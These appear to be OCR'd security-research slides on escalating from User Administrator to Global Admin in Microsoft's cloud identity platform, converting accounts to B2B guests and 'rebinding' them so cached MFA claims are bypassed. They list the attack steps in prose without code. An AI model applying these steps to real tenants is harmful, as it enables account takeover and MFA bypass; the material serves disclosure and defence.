
# User Admin to Global Admin with a few clicks


- Convert existing user to B2B account (Guest)




# Victim user









# User Administrator privesc TL;DR

- A User Administrator can convert any account to B2B, including higher privileged accounts.
- Can be done in GUI or with 2 simple POST requests to MS Graph.
- No need to redeem the invite with a real account if we combine this with the guest account hijack technique, making it fully invisible which account it was linked to.
- For some reason does not work for accounts with a mailbox, in which case changing the “identities” property works.

# The caveat: MFA

- Converting a user to B2B or changing their identities will compromise their primary authentication method only.
- MFA will still kick in for the original account.

# Guest tenants and MFA


Victim account
MFA methods

Tenant A
Resource tenant

Attacker account
MFA methods

Tenant B
Home tenant
(attacker controlled)

# MFA methods remain those of victim account



# Observations

- In a fresh sign-in session where MFA was performed, we are not prompted for MFA every time we switch apps. Suggests caching in login session.
- This holds for activity in tenants where we are a guest too.


- Conclusion: MFA information is cached somehow in our session, and keeps track of which tenants we performed MFA in.

# Introducing account rebinding



Tenant A
Resource tenant

Tenant B
Home tenant
(attacker controlled)

# Invite attacker as guest




# Delete guest account




Tenant A
Resource tenant


Tenant B
Home tenant
(attacker controlled)

# Rebind victim account to attacker identity



# Video demo

# Add own MFA method to make bypass permanent


| Activity ↑↓ | Status | Status reason | Target(s) | Initiated by (actor) |
|---|---|---|---|---|
| Update user | Success | | victim@iminyour.cloud | victim@iminyour.cloud |
| Update user | Success | | victim@iminyour.cloud | fim_password_service@sup... |
| User started security info re... | Success | User started the registration for Authenticator App with Code | rogue user | victim@iminyour.cloud |
| Update user | Success | | victim@iminyour.cloud | Microsoft Invitation Accept... |

# Attack summary

- MFA information seems cached in the session based on home tenant identity + target tenant combination.
- No link to the actual account, makes it possible to:
  - Invite a guest account on attacker's email address.
  - Register MFA information (will be cached in session)
  - Delete the guest account by leaving the organization.
  - Link the victim account to the attackers account (either B2B link or via Email OTP).
  - Attacker can now log in as victim, including MFA claim, and add their own MFA app.

